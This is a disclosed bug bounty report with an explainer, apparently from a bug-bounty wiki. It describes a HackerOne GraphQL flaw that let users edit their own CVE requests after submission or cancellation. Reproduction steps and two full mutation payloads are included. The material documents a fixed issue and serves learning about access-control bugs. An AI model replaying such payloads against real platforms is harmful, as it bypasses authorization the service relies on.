Changes to data in a CVE request after draft via GraphQL query
The GraphQL mutation for updating CVE requests lacked proper authorization checks, allowing users to modify CVE request data even after the request was in a non-editable state such as 'Pending HackerOne approval' or 'Cancelled'. An attacker could change fields like product, description, and references on their own CVE requests despite the UI preventing edits.
 Originally disclosed on HackerOne
- Triaged in 25 hours
- Fixed in 9 days
- Disclosed after 2 months
Summary:
Our team has conducted a number of studies (tests) in the field of CVE Request. We found several statuses of such requests
Awaiting Publication, Pending HackerOne approval, Cancelled .
At the time of creating the request , we can change the data. However, we noticed that we can 't change them in other statuses. However, due to incorrect GraphQL authorization settings, we can change these requests through It.
Steps To Reproduce:
- Create real program (not sandbox)
- Go to the page for creating CVE Request
- Creating CVE Request
4)After sending the request , we will get the status sent to Pending HackerOne approval. In this status, we cannot change the data
For example : our request - https://hackerone.com/hackerone_h1p_bbp1/cve_requests/1439/edit

Z2lkOi8vaGFja2Vyb25lL0N2ZVJlcXVlc3QvMTQzOQ== - base64_decode() - gid://hackerone/CveRequest/1439
To change the data we use GraphQL query via mutation:
{"query":"mutation Update_cve_request_mutation($input_0:UpdateCveRequestInput!,$first_1:Int!) {updateCveRequest(input:$input_0) {clientMutationId,...F1,...F2}} fragment F0 on CveRequest {id} fragment F1 on UpdateCveRequestPayload {cve_request {id,cve_identifier,state,latest_state_change_reason,auto_submit_on_publicly_disclosing_report,report {title,id,_id,url,created_at,disclosed_at,weakness {name,id},structured_scope {asset_identifier,id}},vulnerability_discovered_at,weakness {name,id},product,product_version,description,references,...F0}} fragment F2 on UpdateCveRequestPayload {was_successful,_errors3exXYb:errors(first:$first_1) {edges {node {field,message,id},cursor},pageInfo {hasNextPage,hasPreviousPage}}}","variables":{"input_0":{"cve_request_id":"Z2lkOi8vaGFja2Vyb25lL0N2ZVJlcXVlc3QvMTQzOQ==","product":"JOBERT","product_version":"JOBERT","report_id":804745,"weakness_name":"Information Disclosure","description":"JOBERT","references":["JOBERT"],"vulnerability_discovered_at":"2020-03-06","auto_submit_on_publicly_disclosing_report":true,"clientMutationId":"0"},"first_1":100}}

5)If the H1 command cancels it , the request will take the canceled status. In this status, we cannot change the data
For example : our request - https://hackerone.com/hackerone_h1p_bbp1/cve_requests/1438/edit

Z2lkOi8vaGFja2Vyb25lL0N2ZVJlcXVlc3QvMTQzOA== - base64_decode() - gid://hackerone/CveRequest/1438
To change the data we use GraphQL query via mutation:
{"query":"mutation Update_cve_request_mutation($input_0:UpdateCveRequestInput!,$first_1:Int!) {updateCveRequest(input:$input_0) {clientMutationId,...F1,...F2}} fragment F0 on CveRequest {id} fragment F1 on UpdateCveRequestPayload {cve_request {id,cve_identifier,state,latest_state_change_reason,auto_submit_on_publicly_disclosing_report,report {title,id,_id,url,created_at,disclosed_at,weakness {name,id},structured_scope {asset_identifier,id}},vulnerability_discovered_at,weakness {name,id},product,product_version,description,references,...F0}} fragment F2 on UpdateCveRequestPayload {was_successful,_errors3exXYb:errors(first:$first_1) {edges {node {field,message,id},cursor},pageInfo {hasNextPage,hasPreviousPage}}}","variables":{"input_0":{"cve_request_id":"Z2lkOi8vaGFja2Vyb25lL0N2ZVJlcXVlc3QvMTQzOA==","product":"JOBERT","product_version":"JOBERT","report_id":804745,"weakness_name":"Information Disclosure","description":"JOBERT","references":["JOBERT"],"vulnerability_discovered_at":"2020-03-06","auto_submit_on_publicly_disclosing_report":false,"clientMutationId":"0"},"first_1":100}}

We also believe that this can happen after confirmation by the H1 command , when the CVE request takes the status of HackerOne Approved. We can 't verify this because Jobert said that there is no way to confirm this status for the test.
There is only one way left . This will ask You to look directly in the code itself .rb file where this mutation is registered. And if you do this check, we'd like to know if we were right about this or not.
Thanks , @haxta4ok00 !
Impact
Changes to data in a CVE request after draft
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could modify the details of their own CVE request even after it was submitted for approval or cancelled, potentially altering information that reviewers rely on.
What the attacker needed
A HackerOne account; a real program (not sandbox); ability to create a CVE request
How it was found
- Create a real program (not a sandbox).
- Go to the page for creating a CVE request.
- Create a CVE request.
- After sending, the request gets the status 'Pending HackerOne approval', where the UI does not allow editing.
- Use a GraphQL mutation to update the CVE request data despite the status.
- If HackerOne cancels the request, it gets the 'canceled' status, but the same GraphQL mutation can still change the data.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A CVE request is a formal way to report a security flaw. The website normally stops you editing it once it has been sent for review. Here, the behind-the-scenes request that saves changes did not check whether editing was still allowed, so someone could still alter the details.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

